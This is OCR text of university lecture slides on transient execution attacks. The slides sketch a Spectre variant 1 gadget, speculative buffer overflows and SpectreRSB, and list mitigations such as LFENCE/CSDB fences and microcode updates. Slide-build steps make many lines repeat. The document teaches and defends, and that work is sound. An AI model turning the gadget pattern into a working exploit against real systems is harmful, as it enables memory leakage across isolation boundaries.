
```
index = 5;
index = index & 0x3; // sanitization
char* data = "textKEY";
```




```
index = 6;
```


```
index = index & 0x3; // sanitization
```

```
char* data = "textKEY";
```



`LUT[data[index] * 4096]` `LUT[data[index] * 4096]`



index = 6;
index = index & 0x3; // sanitization
char* data = "textKEY";
consider
Prediction
ignore
LUT[data[index] * 4096]
LUT[data[index] * 4096]


index = 6;
index = index & 0x3; // sanitization
char* data = "textKEY";
consider
Prediction
Speculate
ignore
LUT[data[index] * 4096]
LUT[data[index] * 4096]

```
index = 6;
```

```
index = index & 0x3; // sanitization
```

```
char* data = "textKEY";
```



"Speculative Buffer Overflows"

- Speculatively write to memory locations


→ Many more gadgets than previously anticipated

- Very interesting for sandboxes
- Causes some protection mechanisms to fail


"Speculative Buffer Overflows"

- Speculatively write to memory locations which are not writable
- Actually a variant of Meltdown
  - A permission bit is ignored during out-of-order execution
  - But no scenario where it makes sense without speculative execution?


```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = fish;
```




```
Animal* a = fish;
```




```
Animal* a = fish;
```



```
Animal* a = fish;
```



```
Animal* a = fish;
```



- "SpectreRSB"
- Similar to Spectre variant 2:
  - Redirect an indirect branch (a return in this case)
  - Fill buffer with "wrong" values

- Trivial approach: disable speculative execution

- Trivial approach: disable speculative execution
- No wrong speculation if there is no speculation

- Trivial approach: disable speculative execution
- No wrong speculation if there is no speculation
- Problem: massive performance hit!

- Trivial approach: disable speculative execution
- No wrong speculation if there is no speculation
- Problem: massive performance hit!
- Also: How to disable it?

- Trivial approach: disable speculative execution
- No wrong speculation if there is no speculation
- Problem: massive performance hit!
- Also: How to disable it?
- Speculative execution is deeply integrated into CPU


GHOSTBUSTERS

- Workaround: insert instructions stopping speculation

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

- x86: `LFENCE`, ARM: `CSDB`
- Available on all Intel CPUs, retrofitted to existing ARMv7 and ARMv8





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

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

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

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

Intel released microcode updates

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

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

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

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

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

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

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



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

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

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

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

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
→ microcode patches to prevent that



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

Intel released microcode updates

- Disable store-to-load-forward speculation
- Performance impact of 2–8%

- Already implicitly patched on some architectures
- RSB stuffing (part of retpoline)

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→ Spectre works on secure enclaves

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Meltdown attacks

Spectre attacks

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- dedicate more time into identifying problems and not solely in mitigating known problems

Transient Execution Attacks

Daniel Gruss

September 12, 2018

Graz University of Technology